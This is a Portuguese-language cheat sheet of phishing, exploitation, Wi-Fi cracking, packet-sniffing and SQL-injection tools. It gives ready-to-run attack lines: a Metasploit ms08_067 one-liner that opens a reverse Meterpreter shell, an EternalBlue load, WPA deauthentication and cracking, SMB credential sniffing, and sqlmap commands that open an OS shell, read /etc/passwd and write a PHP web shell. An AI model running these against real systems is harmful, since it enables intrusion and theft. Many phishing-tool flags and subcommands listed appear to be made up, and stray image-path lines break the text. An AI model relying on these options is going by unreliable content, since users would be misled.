`gophish --log-level` - Especifica o nível de log para o servidor GoPhish (debug, info, warning, error, fatal).

`gophish --disable-analytics` - Desativa o envio de estatísticas anônimas de uso.

`gophish --admin-server-port` - Especifica a porta personalizada para o painel de administração.

`gophish --disable-registration` - Desativa a possibilidade de registrar novos usuários.

`gophish --disable-anti-forgery` - Desativa a proteção contra CSRF (Cross-Site Request Forgery).

`gophish --config` - Especifica o arquivo de configuração personalizado para o servidor GoPhish.

`gophish --template-file` - Especifica o arquivo de modelo personalizado a ser usado em vez de um modelo padrão.

`gophish --attachment-file` - Especifica o arquivo a ser anexado a um e-mail de phishing.

`gophish --listen-url` - Especifica a URL personalizada do servidor web usado para hospedar páginas de phishing.

gophish --disable-content-security-policy - Desativa a política de segurança de conteúdo para permitir o uso de scripts e estilos inline.

gophish --results-dir - Especifica o diretório de resultados personalizado para salvar os dados de phishing coletados.

gophish --admin-username - Especifica o nome de usuário para a conta de administrador.

gophish --admin-password - Especifica a senha para a conta de administrador.

gophish --api-key-file - Especifica o arquivo que contém a chave de API personalizada.

Alguns exemplos funcionais

gophish import -csv /path/to/file.csv: Este comando importa uma lista de alvos em um arquivo CSV para o Gophish.

gophish campaign new -n "Nome da campanha" -s 1 -e 1: Este comando cria uma nova campanha de phishing com o nome "Nome da campanha" e as etapas de envio e engajamento definidas como "1".

gophish campaign start -id 1: Este comando inicia a campanha com o ID 1.

gophish template new -n "Nome do modelo" -html /path/to/template.html: Este comando cria um novo modelo de phishing com o nome "Nome do modelo" e o arquivo HTML do modelo em /path/to/template.html.

gophish server update: Este comando atualiza o servidor Gophish para a versão mais recente.

gophish user new -e email@example.com -p password -admin true: Este comando cria um novo usuário administrador com o endereço de e-mail "email@example.com" e a senha "password".

gophish webhook new -n "Nome do webhook" -u https://example.com/webhook: Este comando cria um novo webhook com o nome "Nome do webhook" e a URL "https://example.com/webhook".

Evilginx2 (https://github.com/kgretzky/evilginx2)**: é uma ferramenta de engenharia social que permite criar um servidor de proxy para capturar credenciais de login de sites legítimos.**

Alguns exemplos de uso incluem:

`./evilginx2` - Inicia o servidor Evilginx2.

`./evilginx2 --debug` - Inicia o servidor Evilginx2 no modo de depuração.

`./evilginx2 --cert` - Especifica o arquivo do certificado SSL a ser usado.

`./evilginx2 --key` - Especifica o arquivo da chave privada SSL a ser usada.

`./evilginx2 --listen` - Especifica o endereço IP e a porta para o servidor ouvir.

`./evilginx2 --config` - Especifica o arquivo de configuração personalizado para o servidor.

`./evilginx2 --update` - Verifica se há uma atualização disponível e atualiza o Evilginx2.

`./evilginx2 --gateway` - Especifica o endereço IP do gateway para o servidor de phishing.

`./evilginx2 --proxy` - Especifica o endereço IP e a porta do servidor proxy para o Evilginx2 usar.

`./evilginx2 --template` - Especifica o arquivo de modelo personalizado a ser usado em vez de um modelo padrão.

`./evilginx2 --newuser` - Cria uma nova conta de usuário para acessar o painel de administração do Evilginx2.

`./evilginx2 --password` - Especifica a senha para a nova conta de usuário criada com o comando --newuser.

`./evilginx2 --smtp` - Especifica o servidor SMTP a ser usado para o envio de e-mails de phishing.

`./evilginx2 --imap` - Especifica o servidor IMAP a ser usado para receber credenciais de login capturadas.

`./evilginx2 --landing-page` - Especifica o diretório contendo a página de destino para o servidor de phishing.

`./evilginx2 --language` - Especifica o idioma a ser usado para a página de destino.

`./evilginx2 --output` - Especifica o diretório de saída para arquivos de log e capturas de tela.

`./evilginx2 --threads` - Especifica o número de threads a serem usados para o servidor de phishing.

./evilginx2 --port - Especifica a porta na qual o Evilginx2 será executado.

./evilginx2 --fake-url - Especifica a URL falsa que será usada para redirecionar as vítimas.

./evilginx2 --gen-ca - Gera um novo certificado de autoridade (CA) para o servidor.

Alguns exemplos funcionais

./evilginx credentials add -s google -u username -p password: Este comando adiciona credenciais de login para o serviço Google.

./evilginx domains add -d google.com -a 127.0.0.1: Este comando adiciona um domínio para o qual o Evilginx2 redirecionará os usuários vítimas.

./evilginx certs add -d google.com -c /path/to/cert.pem -k /path/to/key.pem: Este comando adiciona certificados SSL para o domínio do Google.

./evilginx targets add -e email@example.com -d google.com: Este comando adiciona um novo alvo com o endereço de e-mail "email@example.com" e o domínio do Google.

./evilginx modules list: Este comando exibe a lista de módulos disponíveis para o Evilginx2.

./evilginx modules set -m phishlet/google: Este comando configura o módulo de phishing do Google.

./evilginx listen start: Este comando inicia a escuta de redirecionamento para os alvos configurados no Evilginx2.

./evilginx listen stop: Este comando interrompe a escuta de redirecionamento do Evilginx2.

./evilginx admin add -u username -p password: Este comando adiciona um novo usuário administrador com o nome de usuário "username" e a senha "password".

./evilginx log list: Este comando exibe a lista de logs do Evilginx2.

./evilginx log view -i 1: Este comando exibe o log com o ID 1.

./evilginx db backup -f /path/to/backup.sql: Este comando faz backup do banco de dados do Evilginx2 para o arquivo especificado.

./evilginx db restore -f /path/to/backup.sql: Este comando restaura o banco de dados do Evilginx2 a partir do arquivo de backup especificado.

King Phisher (https://github.com/securestate/king-phisher): é uma ferramenta de phishing em linha de comando que permite criar e enviar campanhas de phishing.

Alguns exemplos de uso incluem:

king-phisher - Inicia a interface gráfica do usuário (GUI) do King Phisher.

king-phisher --help - Exibe a ajuda e a documentação do King Phisher.

king-phisher --version - Exibe a versão do King Phisher.

king-phisher --server - Inicia o servidor do King Phisher e aguarda conexões de clientes.

king-phisher --campaign - Cria uma nova campanha de phishing.

king-phisher --send-email - Envia e-mails de phishing para uma lista de endereços de e-mail.

king-phisher --import-campaign - Importa uma campanha de phishing existente de um arquivo de backup.

king-phisher --export-campaign - Exporta uma campanha de phishing para um arquivo de backup.

king-phisher --add-credential - Adiciona credenciais de login para uma campanha de phishing.

king-phisher --add-template - Adiciona um novo modelo de e-mail para uma campanha de phishing.

king-phisher --add-page - Adiciona uma nova página de destino para uma campanha de phishing.

king-phisher --edit-campaign - Edita as configurações de uma campanha de phishing existente.

king-phisher --list-campaigns - Lista todas as campanhas de phishing criadas com o King Phisher.

king-phisher --list-templates - Lista todos os modelos de e-mail criados com o King Phisher.

king-phisher --list-pages - Lista todas as páginas de destino criadas com o King Phisher.

king-phisher --smtp-test - Testa as configurações do servidor SMTP para uma campanha de phishing.

king-phisher --smtp-send - Envia um e-mail de teste para um endereço de e-mail usando as configurações do servidor SMTP.

king-phisher --report - Gera um relatório detalhado sobre os resultados de uma campanha de phishing.

king-phisher --view-campaign - Exibe as estatísticas e os resultados de uma campanha de phishing específica.

king-phisher --view-messages - Exibe todos os e-mails de phishing enviados durante uma campanha específica.

king-phisher --delete-campaign - Exclui uma campanha de phishing específica.

king-phisher --delete-template - Exclui um modelo de e-mail específico.

Alguns exemplos funcionais:

king-phisher campaign new: Este comando inicia o assistente para criação de nova campanha.

king-phisher campaign send: Este comando envia e-mails para os alvos da campanha.

king-phisher campaign statistics: Este comando exibe as estatísticas de uma campanha em andamento.

king-phisher campaign export: Este comando exporta os dados da campanha em um arquivo CSV.

king-phisher campaign import: Este comando importa os dados de uma campanha a partir de um arquivo CSV.

king-phisher server start: Este comando inicia o servidor King Phisher.

king-phisher server stop: Este comando interrompe o servidor King Phisher.

king-phisher plugin list: Este comando exibe a lista de plugins disponíveis para o King Phisher.

Exploração:

Metasploit Framework (https://metasploit.com/): **o Metasploit é uma ferramenta de exploração de vulnerabilidades que permite às equipes de segurança executar ataques de exploração em alvos específicos. Ele inclui uma grande variedade de módulos de exploração e pós-exploração, permitindo que os usuários automatizem muitos aspectos do processo de exploração.**

Alguns exemplos de comandos úteis do Metasploit incluem:

`msfconsole` - Inicia a interface de linha de comando do Metasploit.

`search <palavra-chave>` - Procura por exploits, payloads, módulos e muito mais que contêm a palavra-chave especificada.

`use <nome-do-módulo>` - Seleciona o módulo especificado para uso.

`show options` - Exibe as opções disponíveis para o módulo atualmente selecionado.

`set <nome-da-opção> <valor>` - Define o valor da opção especificada para o módulo atualmente selecionado.

`exploit` - Executa o exploit ou o payload selecionado.

`sessions` - Lista todas as sessões ativas.

`sessions -i <ID-da-sessão>` - Seleciona a sessão especificada para interação.

Um exemplo prático pode ser visto abaixo:

`msfconsole`: Este comando inicia o console do Metasploit, permitindo que os usuários pesquisem módulos de exploração, configurem opções de ataque e executem ataques.

`use exploit/windows/smb/ms17_010_eternalblue`: Este comando carrega o módulo de exploração para a vulnerabilidade EternalBlue do Windows, que foi usada pelo ransomware WannaCry para se espalhar por redes em todo o mundo.

`set RHOSTS 192.168.1.10`: Este comando define o endereço IP do host de destino como 192.168.1.10, permitindo que o usuário execute o ataque contra esse host específico.

Outro exemplo:

msfconsole: Este comando inicia a interface de linha de comando do Metasploit.

msfdb init: Este comando inicializa o banco de dados do Metasploit.

msfconsole -q -x "use exploit/windows/smb/ms08_067_netapi; set RHOSTS 192.168.0.1; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.0.100; exploit": Este comando inicia a interface de linha de comando do Metasploit e executa automaticamente um exploit contra um alvo específico com as opções configuradas.

db_nmap -sV -T4 192.168.0.0/24: Este comando escaneia uma rede específica para detectar hosts e serviços ativos e armazena as informações no banco de dados do Metasploit.

search windows/smb/ms08_067_netapi: Este comando pesquisa por exploits específicos no banco de dados do Metasploit.

use exploit/windows/smb/ms08_067_netapi: Este comando seleciona um exploit específico para uso.

show payloads: Este comando exibe a lista de payloads disponíveis para uso com o exploit selecionado.

set LHOST 192.168.0.100: Este comando define o endereço IP do host local usado para se conectar ao alvo.

set RHOST 192.168.0.1: Este comando define o endereço IP do alvo.

exploit: Este comando executa o exploit contra o alvo configurado.

ExploitDB (https://www.exploit-db.com/)

: o ExploitDB é uma base de dados de exploits que contém milhares de exploits para uma ampla variedade de sistemas operacionais e aplicativos. Ele é amplamente utilizado por equipes de segurança para encontrar exploits relevantes para seus alvos.

Alguns exemplos de comandos úteis do ExploitDB incluem:

`searchsploit <palavra-chave>` - Procura por exploits que contêm a palavra-chave especificada, mostrando o caminho do arquivo de origem e informações adicionais.

`searchsploit -w <palavra-chave>` - Procura por exploits que contêm a palavra-chave especificada e exibe os resultados no navegador da web padrão.

`searchsploit -t <tipo-de-exploit>` - Procura por exploits do tipo especificado, como local ou remoto.

`searchsploit -m <nome-do-módulo>` - Procura por exploits que contenham o nome do módulo especificado.

`searchsploit -h` - Exibe a ajuda do comando searchsploit.

`searchsploit -c <nome-do-módulo>` - Copia o código do exploit especificado para a área de transferência.

`searchsploit -x <nome-do-módulo>` - Exibe o código do exploit especificado na saída do terminal.

`searchsploit -p <código-do-exploit>` - Abre o exploit especificado no editor de texto padrão do sistema.

`searchsploit --nmap <arquivo-de-resultado-nmap>` - Procura por exploits que correspondam aos resultados do nmap.

`searchsploit --exclude=<palavra-chave>` - Exclui os exploits que contêm a palavra-chave especificada.

`searchsploit -u` - Atualiza o banco de dados do Exploit Database com a versão mais recente.

Abaixo alguns exemplos práticos

`searchsploit apache 2.4` - Procura por exploits que contenham as palavras "apache" e "2.4".

`searchsploit -w wordpress` - Procura por exploits relacionados ao WordPress e exibe os resultados em um navegador da web.

`searchsploit -t remote oracle` - Procura por exploits remotos relacionados ao Oracle.

`searchsploit -m smb` - Procura por exploits que contenham a palavra "smb" no nome do módulo.

`searchsploit -c linux/remote/40889.py` - Copia o código do exploit especificado para a área de transferência.

`searchsploit -p 45631` - Abre o exploit com o ID especificado no editor de texto padrão do sistema.

`searchsploit --nmap nmap-scan.xml` - Procura por exploits que correspondam aos resultados do nmap salvo em um arquivo XML.

Aircrack-ng(https://www.aircrack-ng.org/): é uma ferramenta de exploração de segurança usada para testar a segurança de redes sem fio.

Alguns exemplos de uso incluem:

`airodump-ng <interface>` - Exibe informações sobre redes Wi-Fi próximas, incluindo SSID, BSSID, canal, criptografia e força do sinal.

`airodump-ng -c <canal> -w <nome-do-arquivo> --bssid <BSSID> <interface>` - Grava os pacotes capturados em um arquivo, filtrando por um canal específico, BSSID e interface.

`aireplay-ng -0 <número-de-pacotes> -a <BSSID> -c <MAC-do-cliente> <interface>` - Gera tráfego de desautenticação para um cliente específico em uma rede, forçando-o a se desconectar.

`aircrack-ng <arquivo-capturado>.cap -w <dicionário>` - Tentativa de quebra de senha WPA/WPA2 utilizando um dicionário.

`airdecap-ng -w <dicionário> <arquivo-capturado>.cap` - Decifra um arquivo capturado e tenta quebrar a chave WEP utilizando um dicionário.

`aireplay-ng -3 -b <BSSID> -h <seu-endereço-MAC> <interface>` - Gera tráfego de ARP request/reply para injetar pacotes para capturar o handshake WPA.

Use o Crunch para gerar um arquivo de dicionário com senhas personalizadas:

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o mydict.txt
```

Este comando gerará todas as combinações possíveis de caracteres alfanuméricos e espaços, com comprimento de 8 caracteres, e salvará as senhas geradas em um arquivo chamado "mydict.txt".

Use o aircrack-ng para quebrar a senha WPA/WPA2 com a senha gerada:

```
aircrack-ng -w mydict.txt -b 00:11:22:33:44:55 capture.cap
```

Este comando tentará quebrar a senha WPA/WPA2 armazenada no arquivo "capture.cap" utilizando as senhas do arquivo "mydict.txt". Lembre-se de substituir o endereço MAC da rede (00:11:22:33:44:55) pelo endereço MAC correto.

Para utilizar o Crunch com o Aircrack-ng "on the fly", ou seja, gerando senhas enquanto o Aircrack-ng executa uma quebra de senha, você pode usar o operador de pipe "|" para encadear os comandos, como no exemplo a seguir:

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space | aircrack-ng -w - -b 00:11:22:33:44:55 capture.cap
```

Nesse exemplo, o comando Crunch gera todas as combinações possíveis de caracteres alfanuméricos e espaços, com comprimento de 8 caracteres, e transmite a saída gerada para o Aircrack-ng através do

pipe "|". O Aircrack-ng, por sua vez, tenta quebrar a senha WPA/WPA2 armazenada no arquivo "capture.cap" usando as senhas geradas pelo Crunch.

Observe que no comando do Aircrack-ng, o parâmetro "-w -" especifica que o arquivo de dicionário a ser usado é a entrada padrão, ou seja, a saída gerada pelo Crunch que foi transmitida pelo pipe "|".

Esse método pode ser mais eficiente do que gerar um arquivo de dicionário separado com o Crunch e, em seguida, apontar o Aircrack-ng para esse arquivo, especialmente quando as senhas geradas pelo Crunch são muito grandes e gerariam um arquivo de dicionário muito grande para ser lido pelo Aircrack-ng.

Análise de tráfego

Wireshark (https://www.wireshark.org/)

: o Wireshark é uma ferramenta de análise de tráfego de rede que permite que as equipes de segurança capturem e analisem o tráfego de rede em tempo real. Ele é amplamente utilizado para identificar ameaças de segurança, problemas de desempenho e outras questões relacionadas ao tráfego de rede.

Alguns exemplos de comandos úteis do Wireshark incluem:

`wireshark`: Este comando inicia o Wireshark em modo gráfico, permitindo que o usuário capture e analise o tráfego de rede em tempo real.


`wireshark <arquivo>`: abre um arquivo de captura no Wireshark.

`wireshark -k`: inicia a captura em tempo real assim que o Wireshark é iniciado.

`wireshark -n`: desabilita a resolução de nomes de DNS reversa.

`wireshark -R <filtro>`: exibe apenas pacotes que correspondem ao filtro especificado.

`wireshark -Y <filtro>`: exibe apenas pacotes que correspondem ao filtro especificado.



Capturando pacotes em uma interface de rede específica e salvando-os em um arquivo de captura:

```
sudo tshark -i eth0 -w capture.pcap
```

Lendo um arquivo de captura e exibindo todos os pacotes capturados:

```
tshark -r capture.pcap
```

Lendo um arquivo de captura e exibindo apenas os pacotes que tenham um determinado endereço IP como origem ou destino:

```
tshark -r capture.pcap -Y "ip.addr == 192.168.1.100"
```

Lendo um arquivo de captura e exibindo apenas os pacotes que tenham um determinado protocolo:

```
tshark -r capture.pcap -Y "http"
```

Lendo um arquivo de captura e exibindo o tempo de resposta dos servidores da web acessados:

```
tshark -r capture.pcap -qz io,stat,0.0001,"http.request.uri contains \"/\""
```

Capturando pacotes em uma interface de rede específica e exibindo apenas os pacotes que tenham um determinado endereço IP como origem ou destino:

```
sudo tshark -i eth0 -Y "ip.addr == 192.168.1.100"
```

Capturando pacotes em uma interface de rede específica e exibindo apenas os pacotes que tenham um determinado protocolo:

```
sudo tshark -i eth0 -Y "http"
```

Listar todas as interfaces de rede disponíveis:

```
tshark -D
```

Capturar pacotes em uma interface específica:

```
tshark -i <interface>
```

Salvar a saída em um arquivo pcap:

```
tshark -i <interface> -w <arquivo.pcap>
```

Mostrar os protocolos de camada de transporte dos pacotes capturados:

```
tshark -i <interface> -T fields -e frame.number -e ip.src -e ip.dst -e tcp.srcport -e tcp.dstport -e udp.srcport -e udp.dstport
```

Mostrar a lista de hosts que aparecem nos pacotes capturados:

```
tshark -i <interface> -T fields -e ip.addr | sort | uniq
```

Mostrar todos os pacotes DNS que contêm consultas para um determinado domínio:

```
tshark -i <interface> -T fields -e ip.src -e ip.dst -e dns.qry.name -Y "dns.qry.name contains <dominio>"
```

Mostrar todos os pacotes HTTP com informações de cabeçalho e corpo:

```
tshark -i <interface> -Y "http.request" -V
```

Mostrar todos os pacotes que contenham uma string específica:

```
tshark -i <interface> -Y "data contains <string>"
```

tcpdump (https://www.tcpdump.org/): é uma ferramenta de captura de pacotes que permite visualizar e analisar o tráfego de rede em tempo real.

Alguns exemplos de uso incluem:

Capturando todos os pacotes em uma interface de rede específica:

```
sudo tcpdump -i eth0
```

Capturando todos os pacotes da rede que tenham endereço IP de origem ou destino de um determinado endereço IP:

```
sudo tcpdump host 192.168.1.100
```

Capturando todos os pacotes que tenham uma porta TCP específica como porta de origem ou destino:

```
sudo tcpdump port 80
```

Capturando todos os pacotes que tenham um endereço IP e porta TCP específicos como origem ou destino:

```
sudo tcpdump src host 192.168.1.100 and src port 22
```

Capturando todos os pacotes que tenham um endereço IP e porta UDP específicos como origem ou destino:

```
sudo tcpdump dst host 192.168.1.100 and dst port 53
```

Capturando pacotes HTTP GET:

```
sudo tcpdump -i eth0 -A tcp dst port 80 and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420
```

Capturando pacotes HTTP POST:

```
sudo tcpdump -i eth0 -A tcp dst port 80 and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354
```

ngrep (https://github.com/jpr5/ngrep): é uma ferramenta que permite procurar por padrões em pacotes de rede, como senhas em texto claro ou outras informações confidenciais.

Alguns exemplos de uso incluem:

Capturando tráfego HTTP em uma interface específica:

```
sudo ngrep -d eth0 -W byline 'GET|POST' 'tcp and port 80'
```

Este comando captura todos os pacotes que contêm as palavras "GET" ou "POST" na carga útil e que passam pela interface "eth0" na porta 80.

Capturando tráfego SMTP com endereço IP de origem específico:

```
sudo ngrep -W byline -q -d any 'tcp and port 25 and src host 192.168.1.100'
```

Este comando captura todos os pacotes SMTP que têm o endereço IP de origem "192.168.1.100".

Capturando tráfego DNS de uma rede inteira:

```
sudo ngrep -d eth0 -W byline 'udp and port 53'
```

Este comando captura todos os pacotes DNS que passam pela interface "eth0".

Capturando tráfego SSH com login bem-sucedido:

```
sudo ngrep -d eth0 -W byline 'ssh and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x5353482d'
```

Este comando captura todos os pacotes SSH que contenham o valor hexa "5353482d" na carga útil. Isso corresponde à sequência "SSH-" que aparece no início da resposta do servidor SSH quando uma conexão é estabelecida com sucesso.

Capturando tráfego SMB com nome de usuário e senha:

```
sudo ngrep -W byline -d any 'smb and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x00000073 and (tcp[((tcp[12:1] & 0xf0) >> 2)+5:1] & 0x01) != 0'
```

Este comando captura todos os pacotes SMB que contêm o valor hexa "00000073" na carga útil e que indicam uma tentativa de autenticação com o nome de usuário e senha. Ele também verifica se o bit "smb.flags.response" está definido para garantir que apenas as respostas de autenticação sejam capturadas.

`ngrep -W byline -q -d eth0 -t '^(GET|POST) /' port 80`: captura apenas o tráfego HTTP que contém solicitações GET ou POST na porta 80, exibindo os resultados em linhas separadas.

`ngrep -d eth0 -t -v port 22`: captura todo o tráfego em eth0, exceto o tráfego na porta 22 (usada pelo SSH).

`ngrep -q -d eth0 -W byline -I ../packet_capture.pcap 'password'`: pesquisa um arquivo de captura de pacotes por todas as ocorrências da palavra "password".

`ngrep -q -d eth0 -W byline -I ../packet_capture.pcap 'username' 'password'`: pesquisa um arquivo de captura de pacotes por todas as ocorrências de "username" e "password" usados juntos, exibindo apenas as linhas que contêm ambos.

`ngrep -q -d eth0 -W byline -I ../packet_capture.pcap -I ../another_capture.pcap`: pesquisa vários arquivos de captura de pacotes para encontrar um padrão de tráfego específico.

`ngrep -d eth0 -q -W byline -I ../packet_capture.pcap -O ../output.txt 'password'`: pesquisa um arquivo de captura de pacotes por todas as ocorrências da palavra "password" e redireciona os resultados para um arquivo de texto.

Injeção de código

Sqlmap (http://sqlmap.org/)

: o sqlmap é uma ferramenta de injeção de SQL que permite que as equipes de segurança testem a segurança de aplicativos web com vulnerabilidades de injeção de SQL. Ele é amplamente utilizado para encontrar e explorar vulnerabilidades de injeção de SQL em aplicativos web.

Alguns exemplos de comandos úteis do sqlmap incluem:

`sqlmap -u http://example.com/login.php --forms`: Este comando faz uma varredura no formulário de login do site

`sqlmap -u "<url>"`: Este comando tenta detectar automaticamente a vulnerabilidade de injeção de SQL em uma página da web especificada por URL.

`sqlmap -u "<url>" --data "<dados-post>"`: Este comando tenta detectar automaticamente a vulnerabilidade de injeção de SQL em uma página da web especificada por URL, que usa o método POST.

`sqlmap -u http://www.example.com/index.php?id=1`: Este comando verifica se há vulnerabilidades de injeção de SQL no parâmetro "id" da URL especificada.

`sqlmap -u http://www.example.com/index.php --data "user=admin&password=1234" -p password`: Este comando verifica se há vulnerabilidades de injeção de SQL no parâmetro "password" de um formulário de login.

`sqlmap -u http://www.example.com/index.php --level=5 --risk=3`: Este comando executa um teste de penetração de SQL com um nível de risco e profundidade de injeção elevados.

`sqlmap -u http://www.example.com/index.php?id=1 --dump`: Este comando recupera os dados da tabela do banco de dados que foi explorado e exibe o conteúdo do banco de dados.

`sqlmap -u http://www.example.com/index.php?id=1 --tables`: Este comando recupera as tabelas do banco de dados explorado.

`sqlmap -u http://www.example.com/index.php?id=1 --columns -D database_name -T table_name`: Este comando recupera as colunas de uma tabela específica em um banco de dados específico.

`sqlmap -u http://www.example.com/index.php?id=1 --os-shell`: Este comando abre um shell do sistema operacional no servidor remoto.

sqlmap -u http://www.example.com/index.php?id=1 --file-read=/etc/passwd: Este comando lê um arquivo no servidor remoto.

sqlmap -u http://www.example.com/index.php?id=1 --file-write=/var/www/html/shell.php --file-dest=/tmp/shell.php: Este comando grava um shell PHP em um arquivo remoto.

sqlmap -u http://www.example.com/index.php?id=1 --dbms=mysql: Este comando especifica o tipo de banco de dados que está sendo usado.

sqlmap -u http://www.example.com/index.php?id=1 --batch: Este comando executa o SQLMap em modo batch, sem interação com o usuário.

sqlmap -u http://www.example.com/index.php?id=1 --dump-all: Este comando recupera todos os dados de todas as tabelas do banco de dados que foi explorado.

sqlmap -u http://www.example.com/index.php?id=1 --sql-shell: Este comando abre um shell SQL interativo para explorar o banco de dados.

sqlmap -u http://www.example.com/index.php?id=1 --skip-urlencode: Este comando impede que o SQLMap codifique os caracteres especiais nos parâmetros da URL.

sqlmap -u http://www.example.com/index.php?id=1 --prefix="') OR 1=1--": Este comando adiciona um prefixo ao valor do parâmetro da URL para explorar a injeção de SQL.

sqlmap -u http://www.example.com/index.php?id=1 --suffix="-- ": Este comando adiciona um sufixo ao valor do parâmetro da URL para explorar a injeção de SQL.

sqlmap -u http://www.example.com/index.php?id=1 --tamper=space2comment: Este comando aplica uma técnica de ofuscação para explorar a injeção de SQL.

sqlmap -u http://www.example.com/index.php?id=1 --tor: Este comando usa o serviço Tor para anonimizar as solicitações HTTP feitas pelo SQLMap.

Burp Suite (https://portswigger.net/burp): **é uma suíte de ferramentas de testes de segurança de rede, que inclui uma ferramenta de injeção de código.**

Algumas funcionalidades do Burp Suite incluem:

Interceptar solicitações: O Burp Suite é mais conhecido por sua capacidade de interceptar e modificar solicitações HTTP/S. Para ativar a interceptação, clique no botão "Intercept" no canto superior esquerdo da interface do usuário ou pressione Ctrl+Shift+I. Uma vez que a interceptação esteja ativada, o Burp Suite exibirá todas as solicitações e respostas que passam através dele.

Proxy: O Burp Suite pode ser usado como um proxy, permitindo que o tráfego HTTP/S seja encaminhado através dele para fins de análise e modificação. Para configurar o Burp Suite como um proxy, vá para a guia "Proxy" na interface do usuário e defina as configurações apropriadas.


Spidering: O Burp Suite pode ser usado para spidering, ou seja, para rastrear e indexar páginas em um site. Para iniciar um spidering, vá para a guia "Target" na interface do usuário e use a ferramenta "Site map" para adicionar o site que deseja spider. Em seguida, clique com o botão direito do mouse no site e selecione "Spider this host".

